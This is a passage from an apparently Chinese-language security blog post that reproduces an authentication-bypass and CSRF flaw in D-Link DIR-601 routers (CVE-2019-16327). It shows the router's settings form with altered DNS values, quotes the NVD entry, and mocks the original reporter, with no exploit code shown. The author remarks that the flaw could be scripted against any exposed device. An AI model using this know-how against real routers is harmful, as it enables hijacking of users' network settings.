
13

</root>


修改成功

IP Address :	<input type="text" value="192.168.0.1"/>
Subnet Mask :	<input type="text" value="255.255.255.0"/>
Default Gateway :	<input type="text" value="192.168.0.1"/>
Primary DNS Address :	<input type="text" value="1.2.3.4"/>
Secondary DNS Address :	<input type="text" value="1.2.3.4"/>
MTU :	<input type="text" value="1500"/> (bytes)MTU default
MAC Address :	<input type="text" value="00:00:00:00:00:00"/>
	<input type="button" value="Clone Your PC's MAC Address"/>

burp生成poc



模拟攻击成功



这个csrf属实是脱裤子放屁

理论上这种未授权修改可以直接生成exp，打公网上任何一台该版本的机器，还需要用户去点击你的小链接？这也能交CVE？。。。

CVE-2019-16327

D-Link DIR-601 B1 2.00NA devices are vulnerable to authentication bypass. They do not check for authentication at the server side and rely on client-side validation, which is bypassable. NOTE: this is an end-of-life product.

CVE-2019-16327 漏洞-2019-16327细节

描述


D-Link DIR-601 B1 2.00NA 设备容易受到身份验证绕过的影响。它们不在服务器端检查身份验证，而是依赖于客户端验证，而客户端验证是可以绕过的。注意：这是报废产品。

指标

CVSS 版本 4.0CVSS 版本 3.xCVSS 版本 2.0

NVD 扩充工作引用公开可用的信息进行关联 向量字符串。其他来源提供的CVSS信息也是 显示。

CVSS 3.x 严重性和向量字符串：

 美国国家标准技术公司 (NIST) : NVD

基础得分：9.8 严重

矢量：CVSS: 3.1/AV: N/AC: L/PR: N/UI: N/S: U/C: H/I: H/A: H

对公告、解决方案和工具的引用

通过选择这些链接，您将离开 NIST 网站空间。我们提供这些链接到其他网站，因为它们 可能有您会感兴趣的信息。不 应根据其他网站的情况进行推论 是否引用此页面。可能还有其他网站 更适合您的目的的网站。NIST确实如此 不一定赞同所表达的观点，或同意 这些网站上提供的事实。此外，NIST没有 认可任何可能在上提及的商业产品 这些网站。请将有关此页面的评论发送给 nvd@nist.gov。

超链接	资源
https://0x626262.wordpress.com/2019/12/24/dlink-dir-601-router-authentication-bypass-and-csrf/	利用 第三方咨询

点进去还是上面那哥们提交的，超链接都是同一个，纯属CVE混子，一个2018年的未授权的漏洞硬生生让他整了两个2019的cve编号。

Exploit and POC:

